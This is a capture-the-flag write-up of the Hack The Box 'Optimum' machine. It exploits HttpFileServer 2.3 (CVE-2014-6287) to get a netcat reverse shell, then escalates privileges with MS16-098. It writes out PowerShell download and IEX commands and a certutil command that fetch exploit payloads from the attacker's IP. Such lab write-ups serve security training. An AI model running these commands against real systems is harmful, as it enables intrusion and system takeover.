
Optimum

10.10.10.8

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-03 14:24 UTC
Nmap scan report for 10.10.10.8
Host is up (0.12s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 201.59 seconds
```

As we can see here it is an http web page, lets pay it a visit. Now this looks like it could be vulnerable to some xss or sql injection




0 folders, 0 files, 0 bytes

0 items selected

HttpFileServer 2.3
Server time: 10/7/2020 6:24:16 πμ
Server uptime: 00:23:11

Due to the overemphasis on the HttpFileServer 2.3 Portion, I am pretty certain that this is trying to tell us something.. that something is wrong




EDB-ID:
39161

CVE:
2014-6287


EDB Verified: ✓

And writefully we get a CVE, lets download this one (or searchsploit)

Modify the python script to suit our IP address and port




```
   ip_addr = "10.10.14.19" #local IP address
   local_port = "4444" # Local Port number
```




```
kali@kali:~/Documents/HTB/hackthebox/Optimum/MyPy$ sudo python -m
SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.8 - - [03/Jul/2020 16:12:58] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [03/Jul/2020 16:12:58] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [03/Jul/2020 16:12:58] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [03/Jul/2020 16:12:58] "GET /nc.exe HTTP/1.1" 200 -
```

Part of the CVE Readme//instructions includes serving nc.exe on port 80 before setting up a listener. Lets do that with a locate nc.exe and cp to our directory and serve it as displayed above.




```
kali@kali:~/Documents/HTB/hackthebox$ python 39161.py 10.10.10.8 80
```

Next, this is the trigger that should fire off the reverse shelll... Lets take a look at o ur nc listener.




```
kali@kali:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.8] 49190
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\kostas\Desktop>
```

Awesome! We have a reverse shell. Lets keep going by grabbing our user.txt




```
18/03/2017  03:11 ��           760.320 hfs.exe
18/03/2017  03:13 ��                32 user.txt.txt
               2 File(s)        760.352 bytes
               2 Dir(s)  31.894.552.576 bytes free

C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
```

When we try to cd into admin, it gives us denied access.




```
C:\Users>cd Administrator
cd Administrator
Access is denied.
```

As we can see, we cannot cd into administrator, we need to privesc.
Lets run a systeminfo cmd to see what we are working with.



```
Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standa
rd
OS Version:                6.3.9600 N/A Build 9600
```

So after looking up a local privesc exploit on exploit db



```
kali@kali:~$ searchsploit 39719
---------------------- ---------------------------------------
 Exploit Title        |  Path
                      | (/usr/share/exploitdb/)
---------------------- ---------------------------------------
Microsoft Windows 7 < 10 | exploits/windows/local/39719.ps1
---------------------- ---------------------------------------
```


We can use this if we can get this on the windows machine. After searching in Program Files, we do find out that the machine has powershell and that we can run the ps1 file for a privesc exploit.

So how do we do this? Think about wget in linux. In order to do this in powershell, we need to serve a simplehttp server with the ps1 file allocated to it. Then we can use powershell to get from our IP, and into a directory on the box with full rwx priv.

10.10.14.19 (is our IP)


powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.19:8080/39719.ps1', 'c:\Users\Public\Downloads\39719.exe')"
OR
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.19:8080/39719.ps1')

These two commands in powershell will allow us to grab our ps1 file as long as it is being hosted on our web server



```
C:\Users\Public\Documents>powershell -c "(new-object System.Net.We
bClient).DownloadFile('http://10.10.14.19:8080/39719.ps1', 'c:\Use
rs\Public\Downloads\39719.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('htt
p://10.10.14.19:8080/39719.ps1', 'c:\Users\Public\Downloads\39719.
exe')"
```

Now lets navigate to Downloads:



```
C:\Users\Public\Documents>cd ..
cd ..

C:\Users\Public>cd Downloads
cd Downloads

C:\Users\Public\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\Public\Downloads

10/07/2020  09:02 ��    <DIR>          .
10/07/2020  09:02 ��    <DIR>          ..
10/07/2020  09:02 ��            11.829 39719.exe
               1 File(s)         11.829 bytes
               2 Dir(s)  31.894.982.656 bytes free
```

Now run the executable. The executable doesn't work, so we need to do a bit more work. Lets look for more exploits using


windows-exploit-suggester.py

The github repo:

git clone https://github.com/GDSSecurity/Windows-Exploit-Suggester.git

Going through the readme, we must run
pip install xlrd --upgrade


./windows-exploit-suggester.py --update



```
[+] writing to file 2020-07-03-mssb.xls
```


Keep in mind, we will need this

Now we must copy the results of systeminfo and paste it in a file on our local machine for us to use the exploit suggester




```
C:\Users\kostas\Desktop>systeminfo
systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standa
rd
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ��
System Boot Time:          10/7/2020, 6:00:12 ��
System Manufacturer:       VMware, Inc.
```

now lets run the exploit suggester on our sysinfo.txt




```
kali@kali:~/Documents/HTB/hackthebox/Optimum/Windows-Exploit-Sugge
ster$ ./windows-exploit-suggester.py --database 2020-07-03-mssb.xl
s --systeminfo sysinfo.txt
```

(keep in mind sherlock.ps1 would work here too)



```
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
```

We get some vulnerabilities, but this one looks interesting considering we are on a windows 8.x system.
https://www.exploit-db.com/exploits/41020 This is one that comes up, at the top we can just download the exe rather than gcc it




```
// Source: https://github.com/sensepost/ms16-098/tree/b85b8dfdd20a50fc7bc6c40337b8de99d6c4db80
// Binary: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe
```

Now lets serve this on a simple http server and get it using:


powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.19:8080/41020.exe', 'c:\Users\Public\41020.exe')"
you could also use certutil to do this- certutil -urlcache -f http://ip/41020.exe (assuming we are serving on port 80)

Lets serve on the python server so our exe can be reached



